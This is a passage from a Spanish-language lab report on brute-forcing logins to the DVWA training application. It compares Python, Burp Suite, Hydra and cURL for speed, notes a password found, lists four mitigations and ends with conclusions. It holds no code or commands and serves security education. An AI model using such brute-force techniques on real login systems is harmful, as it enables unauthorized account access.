Figura 19: contraseña encontrada(smithy) con Python

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Al comparar el rendimiento de Python y Burpsuite, hay algunas diferencias clave que destacan. En cuanto a velocidad de ejecución, Python puede ser lento si no se optimiza adecuadamente. Sin técnicas como el procesamiento paralelo, un script básico puede realizar solo unos pocos intentos por segundo, lo que es considerablemente más lento que herramientas especializadas.

Por otro lado, Burpsuite está diseñada específicamente para pruebas de seguridad y puede manejar cientos o miles de solicitudes por segundo con la versión de pago. Su capacidad para gestionar múltiples conexiones simultáneamente la hace ideal para tareas que requieren velocidad.

Cuando se trata de manejar grandes conjuntos de datos, Python puede volverse ineficiente sin una buena optimización. Sin embargo, Burpsuite está diseñada para manejar grandes volúmenes de datos sin problemas, procesando listas extensas de manera rápida y eficiente.

En términos de eficiencia de recursos, Python puede consumir muchos recursos si no se optimiza adecuadamente. En cambio, Burpsuite es eficiente en el uso de recursos, manejando la memoria y la CPU de manera eficaz.

En resumen, aunque Python ofrece flexibilidad y personalización, su rendimiento puede ser limitado en comparación con Burpsuite. Para tareas de fuerza bruta en entornos grandes y complejos, Burpsuite es la opción preferida debido a su velocidad, eficiencia y capacidad para manejar grandes conjuntos de datos.

2.22. Demuestra 4 métodos de mitigación (investigación)

1. **Utilizar Autenticación Basada en Token o OAuth:** Implementar un sistema de autenticación basado en tokens o utilizar OAuth para asegurar que las solicitudes de acceso requieran un token válido, lo que limita el impacto de ataques de fuerza bruta sobre las credenciales.
2. **Implementar Autenticación Multifactor (MFA):** Añadir un segundo factor de autenticación, como un código enviado por SMS o una aplicación de autenticación, para dificultar el acceso incluso si las credenciales han sido comprometidas.
3. **Implementar Reintentos y Bloqueo de Cuenta:** Establecer límites en el número de intentos de inicio de sesión fallidos y bloquear temporalmente la cuenta o requerir una acción adicional tras superar el límite, para prevenir intentos repetidos en un corto período.
4. **Implementar CAPTCHA en los Formularios de Inicio de Sesión:** Utilizar CAPTCHA para verificar que la solicitud de inicio de sesión proviene de un humano y no de un script automatizado, reduciendo así la efectividad de ataques de fuerza bruta.

Conclusiones y comentarios

En este laboratorio, se realizaron pruebas de fuerza bruta en la aplicación DVWA utilizando herramientas como BurpSuite, cURL, Hydra y Python. A pesar de haber logrado resultados satisfactorios con BurpSuite, cURL y Python, no fue posible completar correctamente las pruebas con Hydra, debido a errores en la ejecución del comando y posibles problemas de compatibilidad con el sistema operativo. A pesar de varios intentos por ajustar la configuración, no se obtuvieron credenciales válidas con esta herramienta.

Asimismo, debido a limitaciones de tiempo, no se pudo realizar el análisis del tráfico generado por Hydra, BurpSuite y cURL. Este análisis hubiera sido valioso para identificar patrones de comportamiento y diferencias en los paquetes enviados por cada herramienta, lo que es crucial para detectar ataques de fuerza bruta en entornos reales.

Aun así, el uso de las demás herramientas permitió obtener credenciales válidas y evaluar sus fortalezas y debilidades. Además, se investigaron cuatro métodos de mitigación de ataques de fuerza bruta, destacando la importancia de implementar medidas como la autenticación multifactor y CAPTCHA para aumentar la seguridad de las aplicaciones web.